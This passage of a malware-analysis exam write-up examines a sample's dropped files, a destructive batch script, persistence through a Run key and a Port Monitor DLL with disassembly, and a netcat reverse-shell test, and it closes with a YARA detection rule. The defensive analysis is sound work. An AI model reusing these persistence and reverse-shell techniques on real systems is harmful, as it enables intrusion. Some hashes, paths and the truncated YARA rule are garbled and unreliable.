pic1.jpg	JPEG	369BC1DB5F92AA730B871A2BECBBEDA2	/

picture 119




- FF D8 = JPEG

Content:

pic2.jpg

Filename	Type	MD5	Content
pic2.jpg	JPEG	D08AB13F3C57753EF26730E8E62AA817	/




- FF D8 = JPEG

Content:

pic3.jpg

Filename	Type	MD5	Content
pic3.jpg	JPEG	E40E65D6F8A6C9626E181D9273B3E5E4	/




- FF D8 = JPEG

Content:

pic4.jpg

Filename	Type	MD5	Content
pic4.jpg	JPEG	955E9C5204009BD6FDAE913F7584FA6B	/

```
PS C:\Users\AdminELS\AppData\Local\Temp> Get-FileHash -Algorithm MD5 pic4.jpg

Algorithm       Hash
---------       ----
MD5             955E9C5204009BD6FDAE913F7584FA6B
```




- FF D8 = JPEG

Content:

pic5.jpg


Filename	Type	MD5	Content
pic5.jpg	JPEG	64FB3D450B85EFF54FADB1217852CCD3	/

```
PS C:\Users\AdminELS\AppData\Local\Temp> Get-FileHash -Algorithm MD5 pic5.jpg

Algorithm       Hash
---------       ----
MD5             64FB3D450B85EFF54FADB1217852CCD3
```




- FF D8 = JPEG


Content:



footer.jpg


Filename	Type	MD5	Content
footer.jpg	JPEG	3eD3FEF9A570BF9436565113D19AA71	/





- FF D8 = JPEG

Content:



runme.bat

Filename	Type	MD5	Content
runme.bat	Windows Batch script	C9063EF391A6BB5693525BDA6C54DA8C	/

Content:

- This is a destructive batch script which targeted to delete `*.exe`, `*.dll`, `*.jpg` and `*.png` on the system

ICMP

Also ICMP traffic is also observed:

- Destination: 1.1.1.1
- This is expected result triggered by the ping command analyzed previously

---

6 - Persistence

Question

You need to provide thorough details and explanations on how this malware is achieving persistence on the victim's system. You should list all the persistence techniques in use (e.g. running as a service, registry keys, autorun folders, etc).

Answer

Method 1 - Using Persistence Run key

As per the disassembly, the sample has a function of adding a persistence key `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WizLoader` and set the value to be `C:\Windows\svchost.exe`. Here is the screenshot of the action captured in dynamic analysis on **Process Monitor**:

- ATT&CK:
  - ID: T1547.001
  - Technique: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
  - Tactics: Persistence

With this registry key added, `C:\Windows\svchost.exe` will be run at the time a user logon.

Note that the legit `svchost.exe` resides in `C:\Windows\System32\`.

- ATT&CK:
  - ID: T1036.005
  - Technique: Masquerading: Match Legitimate Name or Location
  - Tactics: Defense Evasion

Checking the path and also the entries in **Process Monitor**, `C:\Windows\svchost.exe` has never been created.

Method 2 - Inject DLL into spoolsv.exe (Port Monitors)

As per the disassembly, the sample adds a registry key `HKLM\SYSTEM\CurrentControlSet\Control\Print\Monitors\PortMonitor`.

```
.text:0000000140001C70 ; __unwind { // __GSHandlerCheck
.text:0000000140001C70                 mov     [rsp+lpData], rdx
.text:0000000140001C75                 mov     [rsp+lpValueName], rcx
.text:0000000140001C7A                 sub     rsp, 68h
.text:0000000140001C7E                 mov     rax, cs:__security_cookie
.text:0000000140001C85                 xor     rax, rsp
.text:0000000140001C88                 mov     [rsp+68h+var_18], rax
.text:0000000140001C8D                 lea     rax, [rsp+68h+hKey]
.text:0000000140001C92                 mov     [rsp+68h+phkResult], rax ; phkResult
.text:0000000140001C97                 mov     r9d, 2          ; samDesired
.text:0000000140001C9D                 xor     r8d, r8d        ; ulOptions
.text:0000000140001CA0                 lea     rdx, aSystemCurrentc ; "SYSTEM\\CurrentControlSet\\Control\\Pri"...
.text:0000000140001CA7                 mov     rcx, HKEY_LOCAL_MACHINE ; hKey
.text:0000000140001CAE                 call    cs:RegOpenKeyExA
.text:0000000140001CB4                 mov     [rsp+68h+var_38], eax
.text:0000000140001CB8                 cmp     [rsp+68h+var_38], 0
.text:0000000140001CBD                 jz      short loc_140001CC6
.text:0000000140001CBF                 mov     eax, 1
.text:0000000140001CC4                 jmp     short loc_140001D44
```

```
.text:000000014000230C                 lea     rax, [rsp+20E8h+var_2060]
.text:0000000140002314                 lea     rcx, aQzpcv2luzg93c1 ; C:\Windows\System32\conbase.dll
.text:000000014000231B                 mov     rdi, rax
.text:000000014000231E                 mov     rsi, rcx
.text:0000000140002321                 mov     ecx, 2Dh ; '-'
.text:0000000140002326                 rep movsb
.text:0000000140002328                 mov     [rsp+20E8h+var_20A8], 2Ch ; ','
.text:0000000140002330                 mov     r9d, [rsp+20E8h+var_20AC]
.text:0000000140002335                 lea     r8, [rsp+20E8h+var_2028]
.text:000000014000233D                 mov     edx, [rsp+20E8h+var_20A8]
.text:0000000140002341                 lea     rcx, [rsp+20E8h+var_2060]
.text:0000000140002349                 call    sub_140001320
.text:000000014000234E                 mov     [rsp+20E8h+var_20A0], eax
.text:0000000140002352                 lea     rdx, [rsp+20E8h+var_2028]
.text:000000014000235A                 lea     rcx, aDriver    ; "Driver"
.text:0000000140002361                 call    sub_140001C70
```

By adding this registry key, the supplied DLL `C:\Windows\System32\conbase.dll` is loaded at system startup, and it is loaded by th spooler server `spoolsv.exe` at boot time. This run as SYSTEM level permission.

- ATT&CK:
  - ID: T1547.010
  - Technique: Boot or Logon Autostart Execution: Port Monitors
  - Tactics: Persistence, Privilege Escalation

Similar to `svchost.exe`, there is a legit Windows DLL called `combase.dll`.


- ATT&CK:
  - ID: T1036.005
  - Technique: Masquerading: Match Legitimate Name or Location
  - Tactics: Defense Evasion

`C:\Windows\System32\conbase.dll` can be found:


picture 140

- MD5: 989D3C5FA70A8466C6D4A5953C704B00
- Note that this is exactly the same as the file downloaded from `http://www.elsmap.com/banner.jpg`

To check it capability, first add a secondary address on the ethernet interface:




Launch a netcat listener locally:

- `nc -nlvp 443`

Then use `rundll32.exe` to load the DLL:

- `C:\Windows\System32\rundll32.exe C:\Windows\System32\conbase.dll,0`



- A reverse shell calls back to the netcat listener, which matches our analysis in disassembly

---

7 - Dropped and Downloaded Files

Question

What are the hash values of all the files that are related to this malware? You should list all files in a table showing their type, from where they were downloaded, where they were saved on disk, their hash value, and a description about what they are used for.

Answer

#	Name	Type	Hash (MD5)	URL	Location on Disk
1	loader.exe	EXE	CF48AF5B5779877C3BD9F15A443BE1B1	/	Created by the sample
2	ph.exe	EXE	D2DCC98A3CF29BE377291DAC3EE5DF1C	Created by the sample	C:\Users\AdminELS\Downloads
3	banner.jpg	EXE	989D3C5FA70A8466C6D4A5953C704B00	http://www.elsmap.com/banner.jpg	C:\Users\AdminELS\AppData\L
4	start.jpg	JPG	5606DF43FEEFC42FBD12CF06F60676B9	http://www.elsmap.com/start.jpg	Image
5	footer.jpg	JPG	3eD3FEF9A570BF9436565113D19AA71	http://www.elsmap.com/footer.jpg C:\Users\AdminELS\AppData\Local\Temp\footer.jpg	Image
6	pic1.jpg	JPG	369BC1DB5F92AA730B871A2BECBBEDA2	http://www.elsmap.com/pic1.jpg C:\Users\AdminELS\AppData\Local\Temp\pic1.jpg	Image
7	pic2.jpg	JPG	D08AB13F3C57753EF26730E8E62AA817	http://www.elsmap.com/pic2.jpg C:\Users\AdminELS\AppData\Local\Temp\pic1.jpg	Image
8	pic3.jpg	JPG	E40E65D6F8A6C9626E181D9273B3E5E4	http://www.elsmap.com/pic3.jpg C:\Users\AdminELS\AppData\Local\Temp\pic1.jpg	Image
9	pic4.jpg	JPG	955E9C5204009BD6FDAE913F7584FA6B	http://www.elsmap.com/pic4.jpg C:\Users\AdminELS\AppData\Local\Temp\pic1.jpg	Image
10	pic5.jpg	JPG	369BC1DB5F92AA730B871A2BECBBEDA2	http://www.elsmap.com/pic5.jpg C:\Users\AdminELS\AppData\Local\Temp\pic1.jpg	Image
11	runme.bat	BAT	C9063EF391A6BB5693525BDA6C54DA8C	http://www.elsmap.com/runme.bat C:\Users\AdminELS\AppData\Local\Temp\runme.bat	A batch script containing instru *.jpg and *.png

---

8 - IOCs

Question

What are the IOCs that you could use to write a YARA rule in order to detect this sample on other systems? The rule should be able to identify that sample based on PE header, File Hash, Functions used, Strings, etc. Be very specific about what you use, otherwise it will lead to many false positives.


Answer

The following YARA rule can be used:

```
import "pe"
import "hash"

rule DetectFinalExamEXE
{
    meta:
        description = "Detect FinalExam.exe"
        author = "Brian Yau"
        date = "10 Aug 2021"
    strings:
        $mz = {4d 5a}
        $s1 = "ph.exe" nocase ascii wide
        $s2 = "loader" nocase ascii wide
        $s3 = "http://www.elsmap.com/banner.jpg" nocase ascii wide
        $s4 = "cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q \"%s\"" nocase ascii wide
        $s5 = "http://update.microsoft.com" nocase ascii wide
        $s6 = "WizLoader" nocase ascii wide
        $s7 = "SYSTEM\\CurrentControlSet\\Control\\Print\\Monitors\\PortMonitor" nocase ascii wide
        $s8 = "Yzpcd2luZG93c1xzdmNob3N0LmV4ZQ==" nocase ascii wide
        $s9 = "/C loader.exe && del /F loader.exe" nocase ascii wide
        $s10 = "Debugger Detected" nocase ascii wide
        $s11 = "Abort!" nocase ascii wide
        $s12 = "Sandbox Detected!" nocase ascii wide
    condition:
        (
            $mz at 0 and
            all of ($s*) and
            (
                pe.imports("wininet.dll", "DeleteUrlCacheEntry") and
                pe.imports("wininet.dll", "InternetCheckConnectionA") and
                pe.imports("crypt32.dll", "CryptStringToBinaryA") and
                pe.imports("urlmon.dll", "URLDownloadToFileA") and
                pe.imports("user32.dll", "MessageBoxW") and
                pe.imports("advapi32.dll", "RegOpenKeyExA") and
                pe.imports("advapi32.dll", "RegOpenKeyExW") and
                pe.imports("advapi32.dll", "RegSetValueExA") and
                pe.imports("advapi32.dll", "RegCloseKey") and
                pe.imports("shell32.dll", "ShellExecuteA")
            )
        ) or
        (
            hash.md5(0,filesize) == "28783d3a3d0fc76385a471d782141c04" or hash.sha1(0,filesize) == "d98e17f3a7a28454e9
        )
}
```

Use the rule against the FinalExam folder to test:

```
yara64.exe rule.yar -s -r C:\Users\AdminELS\Downloads\Samples\Final_Exam
```



- As shown, the rule successfully detect the sample.


---

9 - Visualization


Question

